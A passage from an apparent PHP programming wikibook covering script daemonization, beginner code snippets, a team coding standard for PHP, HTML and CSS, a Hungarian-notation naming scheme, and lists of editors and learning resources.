  set_time_limit(0);   // Remove time limit

  if (pcntl_fork()) {  // Fork process
    print "Daemon running.";
  } else {
    $sid = posix_setsid(); // Make child process session leader

    if ($sid < 0)
          exit;

    while (true) {
                      // Daemon script goes here
    }
  }
?>
```

The code inside the *while* statement will run in the background until *exit* or *die* is explicitly called.

Applications

While daemonizing a script can be useful, it is not appropiate for every script. If a script only needs to be executed at a certain time, it can take advantage of Cron for scheduled execution.

See also

- Nanoserv (http://nanoserv.si.kz/)
- Sonic Server Daemon (http://dev.pedemont.com/sonic/)

Code Snippets

Code snippets are useful for any beginners to learn code from.

PHP 4 & 5

Basic Level

- `echo "the text to print";` - This language construct will echo the text between the quotes. This is not a function but a language construct.
- `echo "$var";` - Notice the double quotation marks. Because double quotation marks are used, this will print the **value** of the variable. If $var="Bobby", this will output:

Bobby

- `echo '$var';` - Notice that the quotation marks are now single. This will output the literal keystrokes inside the quotes. The example will output:

$var

- `$var="Jericho";echo "Joshua fit the battle of $var.";` - Other than substituting the value of a variable for the variable name (and one or two other minor items), double quotes will quote literal keystrokes. So this will output:

Joshua fit the battle of Jericho.

Again, if single quotes were used — `'Joshua fit the battle of $var';` — this would output:

Joshua fit the battle of $var.

- `echo $var;` - If you only want to print the value of a variable, you don't need quotes at all. If the value of $var is "1214", the code will output:

1214

- `require "url";` - This language construct will include the page between the quotes. Can NOT be used with dynamic pages, e.g. `require("main.php?username=SomeUser");` would *not* work. This is not a function but a language construct.
- `date("Date/time format");` - Function that returns a date from a Unix Timestamp - where H is the hour, i is the minutes, s is the seconds, d is the day, m is the month and Y is the year in four digits - e.g. `date("H:i:s d/m/Y");` would return `12:22:01 10/08/2006` on 10th August 2006 at 12:22:01.
- `unlink("filename");` - Function that deletes the file specified in *filename*.

PHP 4

Basic Level

```
<?php
  $variable1 = 'beginning';
  //This is a comment after a variable being defined
  if ($variable1 == 'beginning') {
    //If is a test to see if a variable has certain
    //value and initiates the wanted sequences if true
    echo 'Hello World!';
    //The echo displays to the page
  }
else
{
echo 'some code';
}

?>
```

OOP

Include OOP based examples, made by experienced developer

PHP 5 Only

Basic Level

Basics, working only on PHP 5.

- `file_put_contents("filename", "Text to save");` - Functions that saves the text specified in *Text to save* to the file specified in *filename*. Will overwrite existing file contents unless another parameter FILE_APPEND is added.

E.g. `file_put_contents("filename", "Text to save");` will write *Text to save* to *filename*, but will overwrite existing text whereas `file_put_contents("filename", "Text to save", FILE_APPEND);` will write *Text to save* to *filename*, but will **not** overwrite existing text (instead it appends).

OOP

1. Input validation by Kgrsajid.
2. Advanced Input validation by nemesiskoen.

Coding Standards

Indenting and Line Length

Use an indent of one tab (no spaces! Good IDEs can convert this to pseudo spaces - 2, 4, etc.). If you use Emacs to edit your code, you should set indent-tabs-mode to nil. It is recommended that you break lines at approximately 75-85 characters. There is no standard rule for the best way to break a line; use your judgement. This applies to all file types: PHP, HTML, CSS, JavaScript, etc.

Indentation rules should be applied in the source file that will be edited by others. The visual appeal of HTML output should not be taken into consideration when writing code that generates HTML.

HTML Standards

Validation

As of September 2006, the DocType on our documents will be XHTML 1.0 Transitional. Therefore, compliant HTML according to the XHTML 1.0 standard should be used at all times. Exceptions should be just that. A good reference for the XHTML elements can be found at DevGuru (http://www.devguru.com/Technologies/xhtml/quickref/xhtml_index.html).

Also, to ensure that the box model is done correctly by Internet Explorer 6, we must use the following DocType on all pages. Only this doc type is to be used. No other information should be placed before it.

Example DocType

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

Element Usage

When at all possible, try and use standard HTML elements properly. "Div Soup" should be avoided at all times. "Div Soup" refers to HTML where a div (or span) is used when it is not needed. For example, if you need a word to be bolded, do not use a `<span>` tag and apply a style. Instead, use the `<strong>` tag.

Tables should be used only when data needs to be displayed in columns. One cell tables should never be used.

One common exception is needing to use `<div>` tags in place of `<p>` tags when the contents of the tag will be other block level elements such as `<ul>`.

Example HTML

```
<div class="article">
    <h4>this is the headline</h4>
    <p>This is the body with an <strong>important word</strong>.</p>
    <small>Posted 2 days ago</small>
</div>
```

CSS Standards

Inline styles should be avoided!

Styles in CSS files should be as specific as possible. One should always try to avoid using a bare class name. If you are styling an object that has a container, your style should reference the continer as well as the element being styled. The more verbose your styles in your CSS the less likely you will mess up another element on another page accidentally.

The most efficient way to style an element is by styling that type of element inside a container. If only one element needs to be styled in a special way, it should be assigned and id and styled using the id and preferably a container.

Here is some HTML from our sidebar:

Example Article HTML

```
<div id="sidebar">

    <ul class="blue" id="categories">
        <label><a href="/categories/">Categories</a></label>
```

```
        <li class="current"><a href="/categories/Computer/39.html">Computer</a></li>
        <li><a href="/categories/Electronics/142.html">Electronics</a></li>
        <li><a href="/categories/Gaming-Toys/186.html">Gaming & Toys</a></li>
        <li><a href="/categories/Office-Supplies/182.html">Office & Supplies</a></li>
        <li><a href="/categories/DVDs-Music-Books/178.html">DVDs, Music, Books</a></li>
        <li><a href="/categories/Clothing-Accessories/202.html">Clothing & Accessories</a></li>
        <li><a href="/categories/Home-Garden/196.html">Home & Garden</a></li>
        <li><a href="/categories/Everything-Else/231.html">Everything Else</a></li>
        <li><a href="/categories/Store-Events/40.html">Store Events</a></li>
        <li><a href="http://dealnews.com/coupons/">Coupons</a></li>
        <li><a href="http://dealnews.com/deals/The-new-dealnews-Gift-Finder-sort-by-price-/101164.html">Gift Ideas</a></li>
    </ul>

    <ul class="gray">
        <label>Stores</label>
        <li><a href="/online-stores/Amazon-com/313/">Amazon.com</a></li>
        <li><a href="/online-stores/Buy-com/233/">Buy.com</a></li>
        <li><a href="/online-stores/Circuit-City-com/296/">CircuitCity.com</a></li>
        <li><a href="/online-stores/Dell-Home/638/">Dell Home</a></li>
        <li><a href="/online-stores/Best-Buy-com/560/">BestBuy.com</a></li>
        <li><a href="/online-stores/Comp-USA-com/595/">CompUSA.com</a></li>
        <li><a href="/online-stores/Dell-Small-Business/604/">Dell Small Business</a></li>
        <li><a href="/online-stores/Newegg-com/504/">Newegg.com</a></li>
        <li><a href="/online-stores/Meritline/303/">Meritline</a></li>
    </ul>

</div>
```

And here is a small bit of how we style those elements.

Example CSS

```
#sidebar ul {
    list-style: none;
    margin: 0 0 15px 0;
    padding: 0 0 4px 0;
}

#sidebar ul label {
    color: White;
    display: block;
    font-weight: bold;
    font-size: 100%;
    margin: 0 0 4px 0;
    padding: 6px 8px 4px 10px;
}

#sidebar ul label a, #sidebar ul label a:visited {
    color: White;
    text-decoration: none;
    display: block;
}

#sidebar ul li {
    font-size: 95%;
    margin: 0 0 4px 0;
    padding: 2px 8px 2px 12px;
}

#sidebar ul li a {
    display: block;
    color: Black;
    text-decoration: none;
}

#sidebar ul.gray {
    background: #DDDDE2 url('http://images.dealnews.com/dealnews/backgrounds/sidebar/footer_light_gray.png') no-repeat 0 100%;
}

#sidebar ul.gray label {
    color: White;
    background: #75758A url('http://images.dealnews.com/dealnews/backgrounds/sidebar/header_dark_gray.png') no-repeat 0 0;
}

#sidebar ul.blue {
    background: #EBEBFA url('http://images.dealnews.com/dealnews/backgrounds/sidebar/footer_light_blue.png') no-repeat 0 100%;
}

#sidebar ul.blue label {
    color: White;
    background: #2E2E6B url('http://images.dealnews.com/dealnews/backgrounds/sidebar/header_dark_blue.png') no-repeat 0 0;
}

#sidebar #categories li.current {
    color: #FF9A00;
    font-weight: bold;
}
```

This verbosity ensures that other elements are not accidentially styled.

JavaScript Syntax

See PHP Syntax Below. The languages are similar enough that the same rules should apply in most cases.

PHP Syntax

Request Vars

Although our servers currently have register_globals enabled, PHP 6 will remove this option. Therefore, in new code, you should always use the super globals $_GET, $_POST, and $_COOKIE. $_REQUEST should be used only when it is known for sure that a variable could be supplied using multiple methods.

PHP & HTML

No "template system" such as Smarty will be used. PHP itself is a templating language. A best effort should be made to arrange your code by putting logic at the top of file and output at the bottom of the file. Sometimes that will require looping the same information twice. However, this will make the code much more maintainable.

Example PHP/HTML Mix

```
<?php

$sql = "select * from publications";
$PHEWSDB->query($sql);
while($rec = $PHEWSDB->fetch_array()){
    $publications[] = $rec;
}

?>

<ul>
    <label>Publications</label>
    <?php foreach($publications as $pub) { ?>
        <li><?=$pub["name"]?></li>
    <?php } ?>
</ul>
```

Control Structures

These include `if`, `for`, `while`, `switch`, etc.

Example `if` statement

```
if (condition1 || condition2) {
    action1;
} elseif (condition3 && (condition4 || condition5)) {
    action2;
} else {
    defaultaction;
}
```

Control statements should have one space between the control keyword and opening parenthesis, to distinguish them from function calls.

You are strongly encouraged to always use curly braces even in situations where they are technically optional. Having them increases readability and decreases the likelihood of logic errors being introduced when new lines are added.

Example `switch` statement

```
switch (condition) {
    case 1:
        action1;
        break;
    case 2:
        action2;
        break;

    default:
        defaultaction;
        break;
}
```

Function Calls

Functions should be called with no spaces between the function name, the opening parenthesis, and the first parameter; spaces between commas and each parameter, and no space between the last parameter, the closing parenthesis, and the semicolon.

Example function call

```
$var = foo($bar, $baz, $quux);
```

As displayed above, there should be one space on either side of an equals sign used to assign the return value of a function to a variable. In the case of a block of related assignments, more space may be inserted to promote readability:

```
$short         = foo($bar);
$long_variable = foo($baz);
```

Function Definitions

Function declarations are similar to function calls with the beginning brace on the same line as the function declaration.

Example `function` definition

```
function foo_func($arg1, $arg2 = '') {
    if (condition) {
        statement;
    }
    return $val;
}
```

Arguments with default values go at the end of the argument list. Always attempt to return a meaningful value from a function if one is appropriate.

Longer `function` example

```
function connect(&$dsn, $persistent = false) {
    if (is_array($dsn)) {
        $dsninfo = &$dsn;
    } else {
        $dsninfo = DB::parseDSN($dsn);
    }

    if (!$dsninfo || !$dsninfo['phptype']) {
        return $this->raiseError();
    }

    return true;
}
```

Comments

Complete inline documentation comment blocks (docblocks) must be provided. Please read the Sample File and Header Comment Blocks sections to learn the specifics of writing docblocks for PHP. Further information can be found on the phpDocumentor (http://www.phpdoc.org/) website.

Non-documentation comments are strongly encouraged. A general rule of thumb is that if you look at a section of code and think "Wow, I don't want to try and describe that", you need to comment it before you forget how it works.

C style comments (`/* */`) and standard C++ comments (`//`) are both fine. The use of Perl / shell style comments (`#`) is *strongly* discouraged.

Including Code

Anywhere you are unconditionally including a class file, use `require_once`. Anywhere you are conditionally including a class file, use `include_once`. Either of these will ensure that class files are included only once. They share the same file list, so you don't need to worry about mixing them - a file included with `require_once` will not be included again by `include_once`.

^

PHP Code Tags

Always use `<?php ?>` to delimit PHP code, not the `<? ?>` shorthand. This is the most portable way to include PHP code on different operating systems and server setups.

Header Comment Blocks

All source code files shall contain a "page-level" docblock at the top of each file and a "class-level" docblock immediately above each class or function.

Example docblocks

```
<?php

/**
 * Short description for file
 *
 * Long description for file (if any)...
 *
 * @category   CategoryName
 * @package    PackageName
 * @author     Original Author <author@example.com>
 * @author     Another Author <another@example.com>
 * @copyright  1997-2005 The PHP Group
 * @license    http://www.php.net/license/3_0.txt  PHP License 3.0
 * @version    CVS: $Id:$
 * @link       http://pear.php.net/package/PackageName
 * @see        NetOther, Net_Sample::Net_Sample()
 * @since      File available since Release 1.2.0
 * @deprecated File deprecated in Release 2.0.0
 */

/*
 * Place includes, constant defines and $_GLOBAL settings here.
 * Make sure they have appropriate docblocks to avoid phpDocumentor
 * construing they are documented by the page-level docblock.
 */

/**
 * Short description for class
 *
 * Long description for class (if any)...
 *
 * @category   CategoryName
 * @package    PackageName
 * @author     Original Author <author@example.com>
 * @author     Another Author <another@example.com>
 * @copyright  1997-2005 The PHP Group
 * @license    http://www.php.net/license/3_0.txt  PHP License 3.0
 * @version    Release: @package_version@
 * @link       http://pear.php.net/package/PackageName
 * @see        NetOther, Net_Sample::Net_Sample()
 * @since      Class available since Release 1.2.0
 * @deprecated Class deprecated in Release 2.0.0
 */
class foo
{
}

?>
```

Required Tags That Have Variable Content

Short Descriptions

Short descriptions must be provided for all docblocks. They should be a quick sentence, not the name of the item. Please read the Coding Standard's Sample File about how to write good descriptions.

@author

There's no hard rule to determine when a new code contributor should be added to the list of authors for a given source file. In general, their changes should fall into the "substantial" category (meaning somewhere around 10% to 20% of code changes). Exceptions could be made for rewriting functions or contributing new logic.

Simple code reorganization or bug fixes would not justify the addition of a new individual to the list of authors.

@since

This tag is required when a file or class is added after the package's initial release. Do not use it in an initial release.

@deprecated

This tag is required when a file or class is no longer used but has been left in place for backwards compatibility.

Order and Spacing

To ease long-term readability of the source code, the text and tags must conform to the order and spacing provided in the example above. This standard is adopted from the JavaDoc standard.

Example URLs

Use example.com, example.org and example.net for all example URLs and email addresses, per RFC 2606.

Naming Conventions

Classes

Classes should be given descriptive names. Avoid using abbreviations where possible. Class names should always begin with an uppercase letter and use mixed case to separate *words*.

Examples of good class names are:

```
Log
NetFinger
HTMLUploadError
```

Functions, Methods and Variable Names

Functions, methods and variable names should be named using the Unix C style. If applicable, functions should have the package or library name as a prefix to avoid name collisions. Names should be all lowercase with each new "word" seperated by an underscore(_). Some examples:

```
connect()
get_data()
build_some_widget()

$i
$count
$temp_array
```

Private class members (meaning class members that are intended to be used only from within the same class in which they are declared are preceded by a single underscore. For example:

```
_sort()
_init_tree()
$this->_status
```

Constants and Global Variables

Constants and global variables should always be all-uppercase, with underscores to separate words. Prefix constant names with the uppercased name of the class/package they are used in. For example, the constants used by a package named `DB` begin with `DB_`.

Note: The true, false and null constants are excepted from the all-uppercase rule, and must always be lowercase.

File Formats

All scripts must:

- Be stored as ASCII text
- Use ISO-8859-1 character encoding
- Be Unix formatted, which means:
    1. Lines must end only with a line feed (LF). Line feeds are represented as ordinal 10, octal 012 and hex 0A. Do not use carriage returns (CR) like Macintosh computers do or the carriage return/line feed combination (CRLF) like Windows computers do.
    2. It is recommended that the last character in the file is a line feed. This means that when the cursor is at the very end of the file, it should be one line below the last line of text. Some utilities, such as diff, will complain if the last character in the file is not a line feed.

Sample File

Each docblock in the example contains many details about writing Docblock Comments. Following those instructions is important for two reasons. First, when docblocks are easy to read, users and developers can quickly ascertain what your code does.

Please take note of the vertical and horizontal spacing. They are part of the standard.

```
<?php

/**
 * Short description for file
 *
 * Long description for file (if any)...
 *
 * @category   CategoryName
 * @package    PackageName
 * @author     Original Author <author@example.com>
 * @author     Another Author <another@example.com>
 * @copyright  1997-2005 The PHP Group
 * @license    http://www.php.net/license/3_0.txt  PHP License 3.0
 * @version    CVS: $Id:$
 * @link       http://pear.php.net/package/PackageName
 * @see        NetOther, Net_Sample::Net_Sample()
 * @since      File available since Release 1.2.0
 * @deprecated File deprecated in Release 2.0.0
 */
```

```
/**
 * This is a "Docblock Comment," also known as a "docblock."  The class'
 * docblock, below, contains a complete description of how to write these.
 */
require_once 'PEAR.php';

/**
 * Methods return this if they succeed
 */
define('NET_SAMPLE_OK', 1);

/**
 * The number of objects created
 * @global int $GLOBALS['NET_SAMPLE_COUNT']
 */
$GLOBALS['NET_SAMPLE_COUNT'] = 0;

/**
 * An example of how to write code to PEAR's standards
 *
 * Docblock comments start with "/**" at the top. Notice how the "/"
 * lines up with the normal indenting and the asterisks on subsequent rows
 * are in line with the first asterisk. The last line of comment text
 * should be immediately followed on the next line by the closing asterisk
 * and slash and then the item you are commenting on should be on the next
 * line below that. Don't add extra lines. Please put a blank line
 * between paragraphs as well as between the end of the description and
 * the start of the @tags. Wrap comments before 80 columns in order to
 * ease readability for a wide variety of users.
 *
 * Docblocks can only be used for programming constructs that allow them
 * (classes, properties, methods, defines, includes, globals). See the
 * phpDocumentor documentation for more information.
 * http://phpdoc.org/docs/HTMLSmartyConverter/default/phpDocumentor/tutorial_phpDocumentor.howto.pkg.html
 *
 * The Javadoc Style Guide is an excellent resource for figuring out
 * how to say what needs to be said in docblock comments. Much of what is
 * written here is a summary of what is found there, though there are some
 * cases where what's said here overrides what is said there.
 * http://java.sun.com/j2se/javadoc/writingdoccomments/index.html#styleguide
 *
 * The first line of any docblock is the summary. Make them one short
 * sentence, without a period at the end. Summaries for classes, properties
 * and constants should omit the subject and simply state the object,
 * because they are describing things rather than actions or behaviors.
 *
 * Below are the tags commonly used for classes. @category through @access
 * are required. The remainder should only be used when necessary.
 * Please use them in the order they appear here. phpDocumentor has
 * several other tags available, feel free to use them.
 *
 * @category   CategoryName
 * @package    PackageName
 * @author     Original Author <author@example.com>
 * @author     Another Author <another@example.com>
 * @copyright  1997-2005 The PHP Group
 * @license    http://www.php.net/license/3_0.txt  PHP License 3.0
 * @version    Release: @package_version@
 * @link       http://pear.php.net/package/PackageName
 * @see        NetOther, Net_Sample::Net_Sample()
 * @since      Class available since Release 1.2.0
 * @deprecated Class deprecated in Release 2.0.0
 */
class Net_Sample
{
    /**
     * The status of foo's universe
     *
     * Potential values are 'good', 'fair', 'poor' and 'unknown'.
     *
     * @var string
     */
    var $foo = 'unknown';

    /**
     * The status of life
     *
     * Note that names of private properties or methods must be
     * preceeded by an underscore.
     *
     * @var bool
     * @access private
     */
    var $_good = true;

    /**
     * Registers the status of foo's universe
     *
     * Summaries for methods should use 3rd person declarative rather
     * than 2nd person imperative, begining with a verb phrase.
     *
     * Summaries should add description beyond the method's name. The
     * best method names are "self-documenting", meaning they tell you
     * basically what the method does. If the summary merely repeats
     * the method name in sentence form, it is not providing more
     * information.
     *
     * Summary Examples:
     *   + Sets the label              (preferred)
     *   + Set the label               (avoid)
     *   + This method sets the label  (avoid)
     *
     * Below are the tags commonly used for methods. A @param tag is
     * required for each parameter the method has. The @return and
     * @access tags are mandatory. The @throws tag is required if the
     * method uses exceptions. @static is required if the method can
     * be called statically. The remainder should only be used when
     * necessary. Please use them in the order they appear here.
     * phpDocumentor has several other tags available, feel free to use
     * them.
```

```
     *
     * The @param tag contains the data type, then the parameter's
     * name, followed by a description. By convention, the first noun in
     * the description is the data type of the parameter. Articles like
     * "a", "an", and  "the" can precede the noun. The descriptions
     * should start with a phrase. If further description is necessary,
     * follow with sentences. Having two spaces between the name and the
     * description aids readability.
     *
     * When writing a phrase, do not capitalize and do not end with a
     * period:
     *   + the string to be tested
     *
     * When writing a phrase followed by a sentence, do not capitalize the
     * phrase, but end it with a period to distinguish it from the start
     * of the next sentence:
     *   + the string to be tested. Must use UTF-8 encoding.
     *
     * Return tags should contain the data type then a description of
     * the data returned. The data type can be any of PHP's data types
     * (int, float, bool, string, array, object, resource, mixed)
     * and should contain the type primarily returned. For example, if
     * a method returns an object when things work correctly but false
     * when an error happens, say 'object' rather than 'mixed.'  Use
     * 'void' if nothing is returned.
     *
     * Here's an example of how to format examples:
     * <sample>
     * require_once 'Net/Sample.php';
     *
     * $s = new Net_Sample();
     * if (PEAR::isError($s)) {
     *     echo $s->getMessage() . "\n";
     * }
     * </sample>
     *
     * @param string $arg1  the string to quote
     * @param int    $arg2  an integer of how many problems happened.
     *                       Indent to the description's starting point
     *                       for long ones.
     *
     * @return int  the integer of the set mode used. FALSE if foo
     *              foo could not be set.
     * @throws exceptionclass  [description]
     *
     * @access public
     * @static
     * @see Net_Sample::$foo, Net_Other::someMethod()
     * @since Method available since Release 1.2.0
     * @deprecated Method deprecated in Release 2.0.0
     */
    function set_foo($arg1, $arg2 = 0) {
        /*
         * This is a "Block Comment."  The format is the same as
         * Docblock Comments except there is only one asterisk at the
         * top. phpDocumentor doesn't parse these.
         */
        if ($arg1 == 'good' || $arg1 == 'fair') {
            $this->foo = $arg1;
            return 1;
        } else if ($arg1 == 'poor' && $arg2 > 1) {
            $this->foo = 'poor';
            return 2;
        } else {
            return false;
        }
    }

}

?>
```

Alternative Hungarian Notation

How To Get Started with PHP Alternative Hungarian Notation

Hungarian Notation is a programming language variable naming convention. Since around 1999 when Charles Simonyi, who originated from Hungary, introduced the naming convention (http://msdn2.microsoft.com/en-us/library/aa260976(VS.60).aspx), some have tried to adapt it to various new programming languages. It helps one not only understand what the variable is for, but the intended data type inside it as well.

For PHP, the **PHP Alternative Hungarian Notation** (or **PAHN**) is an attempt at setting forth a naming convention for PHP based on Hungarian Notation, but in a more simplified format, and one that addresses difference in the PHP language from the one that Simonyi was using.

Benefits

- By using a naming convention for variables that is different than functions, class methods, or class variable names, it helps make the code more readable so that you don't confuse a variable for a function call, for instance.
- It helps other programmers coming back to your project understand the intent of that variable.
- By sticking to a simple standard like PAHN that is easy to learn, it is one measure (of many) to make the code from several team members look

identical. Otherwise, one team member may use one variable naming convention, while another team member may use another.

- There are not a lot of published standards for PHP-based variable naming conventions. By having one set down here, it is one opportunity to settle the issue, and to have a central document on the web to which many can refer.
- Class variables used for model objects, such as $Member, need to stand out more so than $nMember or $sMember, for instance. Using a naming convention helps improve readability for separating the two.
- Imagine we want to delineate that $sMemberID means an ID that may be alphanumeric, while $nMemberID is going to be an integer. If we do $MemberID, you don't pick up on that so easily. So, again, this naming convention improves readability.
- If we were to use $NamesArray, it's more typing than $asNames. Plus, we have no idea with $NamesArray whether it's an array of Names objects, an array of Names' strings, or what. So, again, we can improve readability of the code by using this naming convention.

Guidelines

The PAHN variable naming convention begins with a series of prefix characters, followed by a ProperCase variable name. Example:

```
global $gasNames;
$gasNames = $Members->getNames();
```

The *$gasNames* would mean global + array + string, or global array of strings.

The prefixes are:

```
_ = a private class variable
a+ = array (often combined with the data type used inside the array)
c+ = character
s+ = string
o+ = object
d+ = date object -- as in what's returned from a date() or gmdate()
v+ = variant -- used very infrequently to mean any kind of possible variable type
i+ = integer -- an integer
f+ = float -- a floating point number, e.g. an integer with a fractional part
n+ = numeric (unknown if it's float, integer, etc. Use infrequently)
x+ = to let other programmers know that this is a variable intended to be used by reference rather than value
rs+ = db recordset (set of rows)
rw+ = db row
h+ = handle, as in db handle, file handle, connection handle, curl handle, socket handle, etc.
hf = handle to function, as in setRetrievalStrategy(callable $hfStrategy)
t+ = a threaded object, use to indicate that an object may be safe to call\pass between threads
g+ = global var (and used sparingly, and often combined with the datatype used for the variable)
b+ = boolean
```

Some examples:

```
$oMember -- a Member object
$hFile -- a handle to a file, for instance as passed from the fopen() statement
$cFirst -- first character retrieved from a string
$rsMembers -- records of Members, as returned from a database table
$rwMember -- a single Member record from the database
$bUseNow -- a boolean flag
$sxMemberName -- a byref string variable for a name of a member.
$nCounter -- a numeric counter
$dBegin -- a beginning date
$sFirstName -- a string to represent someone's first name
$_hDB -- a private class variable to store a database connection handle (often addressed by $this->_hDB)
```

For class variable names, PAHN does not use this prefix. Thus you might see something like:

```
$Members = new Members();
```

For constants, PAHN uses just an uppercase word like MEMBER, and this is often used with only inserting variables in PHP Alternative Syntax or CCAPS.

As for what comes after the prefix, it is preferred to stick with ProperCase, as in $sMemberName rather than $sMEMBERNAME, $sMember_Name, $s_Member_Name, or $smemberName. There are several reasons for this. In the case of $sMEMBERNAME, it would imply that the variable is to be treated like a constant (where uppercasing is often seen), when it is not. In $sMember_Name, it makes for more unnecessary typing, as does $s_Member_Name. And $smemberName runs the s+ prefix against the word "member" and makes for a confusing variable name. Now, saying this, there are some rare exceptions where adding an underscore does help with readability, and in those cases it can be used with PAHN. A good example of this rare exception is with an acronym like FIFO. So, $bFIFOIndicator might be more confusing than $bFIFO_Indicator and the latter would be more preferred.

There is also an exception to this prefix for variables used as loop iterators. Many programmers may be familiar with the short variables: $a, $b, $c, $d, $i, $x, $y, $z used in many textbooks. These are great for when you want to have an iterator variable that you address in a loop and use within arrays. For example:

```
$asMemberNames = array();
for ($i = 1; $i <= 10; $i++) {
  $asMemberNames[$i-1] = $Member->getMemberByID($i);
}
```

Therefore, this exception for loop iterators is allowed because it saves time with less typing, and does not reduce readability.

Editors

For reviews of numerous PHP editors, see PHP-editors (http://www.php-editors.com/).

- BBedit (http://www.barebones.com/products/bbedit), Programmers Code Editor made by Bare Bones Software (Mac OS X)
- Bluefish (http://bluefish.openoffice.nl) - PHP Open Source editor (Linux/Unix)
- Codelobster PHP Edition (http://www.codelobster.com) - free portable PHP IDE with support Drupal, Joomla, Smarty, JQuery, CodeIgniter, CakePHP, Symfony, Yii and WordPress. (Windows)
- Dev-PHP (http://devphp.sourceforge.net/) - Full-featured IDE for PHP (Windows)
- Dreamweaver (http://www.adobe.com/products/dreamweaver/) - PHP/HTML/CFML Integrated Developer Environment (Windows/Mac OS X)
- Emacs (http://www.gnu.org/software/emacs/) - Emacs is the extensible, customizable, self-documenting real-time display editor. Supports PHP by php-mode.el (http://php-mode.sourceforge.net/) (Most platforms) (GPL License)* gPHPEdit (http://www.gphpedit.org/) - PHP/HTML For the GNOME Desktop (Linux)
- Enginsite (http://www.enginsite.com) - Fully loaded with just about everything that you would expect from a modern software development environment (Windows)
- Kantharos IDE (http://sourceforge.net/projects/kantharos/) - Rapid php scripting with built in debugger (Windows)
- Komodo IDE (http://www.activestate.com/Products/komodo_ide/index.mhtml) - IDE for PHP, Perl, Python, Ruby, Javascript and others. (Windows/Linux/Mac OS X)
- Jedit (http://jedit.org/) - Open Source editor that has many PHP-centric plugins available such as error checking, ftp & structure browser (Windows/Linux/Mac OS X)
- KDevelop (http://www.kdevelop.org) - Integrated Development Environment (Linux/Unix)
- Kate (http://kate.kde.org/) - Supports a variety of network protocols transparently, kde style - lighter than KDevelop (Linux/Unix)
- NetBeans PHP IDE (http://php.netbeans.org/) - NetBeans PHP IDE (Windows/Linux/Mac OS X)
- Notepad (http://www.notepad.org/) - The built-in editor in Windows.
- Notepad++ (http://notepad-plus.sourceforge.net/uk/site.htm) - A great upgrade to Notepad, brings many new features.
- NuSphere PhpED (http://www.nusphere.com/products/phped.htm) - PHP IDE with support for HTML, CSS, XML, SMARTY, XHTML and other with a powerful debugger. (Windows/Linux)
- PHP Designer (http://www.mpsoftware.dk/phpdesigner.php) - Free (deprecated) PHP editor (Windows)
- PHPEclipse (http://www.phpeclipse.net/) - PHP module for Eclipse IDE (Windows/Linux/Mac OS X)
- PHPEdit (http://www.waterproof.fr/) - A nice PHP Editor for Windows (Windows)
- PHPRunner (http://www.phprunner.com/) - Wizard-based interface development (Windows)
- PhpStorm (http://www.jetbrains.com/phpstorm) - Commercial feature-rich PHP IDE from JetBrains (http://www.jetbrains.com) (Windows/Mac OS X/Linux).
- Quanta Plus (http://quanta.kdewebdev.org/) - KDE based editor, supporting PHP and other markup languages (Linux) (GPL License)
- SciTE (http://scintilla.org/SciTE.html) - Scintilla-based editor (Windows/Linux)
- Taco HTML Edit (http://tacosw.com/index.php) - PHP/HTML editor with live previews of generated pages (Mac OS X)
- TextMate (http://macromates.com/) - Programmers code and markup editor with support for PHP (Mac OS X)
- Trustudio (http://www.xored.com/trustudio) - PHP IDE built on Eclipse (Windows/Linux/Mac OS X)
- Vim (http://www.vim.org/) - Terminal-based text editor, supporting PHP markup (Most platforms) (GPL License)
- Weaverslave (http://www.weaverslave.ws/) - Open source editor, supporting PHP and other markup languages (Open Source) (Windows) (Custom License)
- Zend (http://www.zend.com/) - Zend Development Enviroment by Zend - The PHP company (Windows/Linux/Mac OS X)

Resources

- Beginners PHP (http://www.beginnersphp.co.uk) - Tutorials and resources.
- Computer-Books.us (http://www.computer-books.us/php.php) - A collection of PHP books available for free download.
- EvilWalrus.org (http://www.evilwalrus.org) - Hundreds of user-contributed scripts and articles; tagged and searchable.
- From C/C++ to PHP (http://alexeysmirnov.name/blog/?page_id=108) Most people program in C++ but not in PHP. This tutorial will explain the important differences.
- getphp.net (http://www.getphp.net/) - PHP and MySQL resources.
- Good PHP Tutorials (http://www.goodphptutorials.com) - A categorized collection of PHP tutorials.
- Hotscripts.com :: PHP (http://www.hotscripts.com/php/) - A very good PHP portal.
- Mojavi (http://mojavi.org) - One of the most popular MVC framework of PHP.
- Notepad++ (http://notepad-plus.sourceforge.net/) - Very simple yet effective source code editor. Supports highlighting and folding.
- NuTutorials PHP Section (http://nututorials.com/tutorials/PHP) - Categorized tutorials (~500) for PHP.
- PHP-CLI.COM (http://www.php-cli.com) All about PHP Command Line Interface (CLI).
- PHP-Help.net: PHP codes, PHP scripts, PHP examples (http://www.php-help.net/) - PHP help, PHP codes examples, PHP scripts.
- PHP-Resources.org (http://www.php-resources.org/) - Tutorials, docs, newgroups and scripts.
- PHP Books (http://www.books4web.com/books/PHP/) - A large collection of PHP books.
- PHP Books (http://www.packtpub.com/books/topic/2) - A large collection of PHP-related books.
- PHP Book Chapters (http://www.php-editors.com/chapters/) - Sample PHP books chapters, read online.
- PHP Builder (http://www.phpbuilder.com/) - A website for PHP news, articles, code library, forums, etc.

- PHP Developers Network (http://www.devnetwork.net/) - Network of PHP-resource driven websites.
- PHP Documentation (http://www.php.net/docs.php) - Searchable documentation with user comments.
- PHP Form tutorials (http://phpforms.net/tutorial/tutorial.html/)- php tutorials for beginners!
- PHP MySQL Tutorial (http://www.php-mysql-tutorial.com/) - Very good beginners tutorial.
- PHP Programming Tutorials (http://php-programming-tutorial.com/) - PHP tutorials, focused on beginners.
- PHP Resource Index (http://php.resourceindex.com/) - Another nice PHP portals for various PHP resources.
- PHP Sample Code on Zedwood (http://www.zedwood.com/articles?tag=php) - Generate PDFs, XLS files, CSVs, parse xml, analyze mp3s all with php
- PHP Screencast Tutorials (http://www.TheWebLessons.com) - Screencasts, PDF, and source code for learning PHP.
- PHP Web Application Component Toolkit http://phpwact.org/ - It's a wiki.
- PHPFreaks.com (http://phpfreaks.com/) - Learn PHP, PHP Tutorials / Howto, code examples, PHP scripts.
- PHPIndonesia.com (http://www.phpindonesia.com/) - The leading PHP knowledge base in Indonesia that using Wiki format
- PHPPatterns (http://www.phppatterns.com/) - Raising awareness and bringing PHP to the Enterprise Creating understanding of PHP's Advanced Capabilities.
- PHPSC (http://www.phpsec.org/) - PHP Security Consortium. Guides, etc. on security in PHP code.
- *Practical PHP Programming* (http://www.tuxradar.com/practicalphp): Paul Hudson's excellent beginner-expert guide to PHP.
- Programmabilities.com (http://www.programmabilities.com/) - PHP scripts and tutorials.
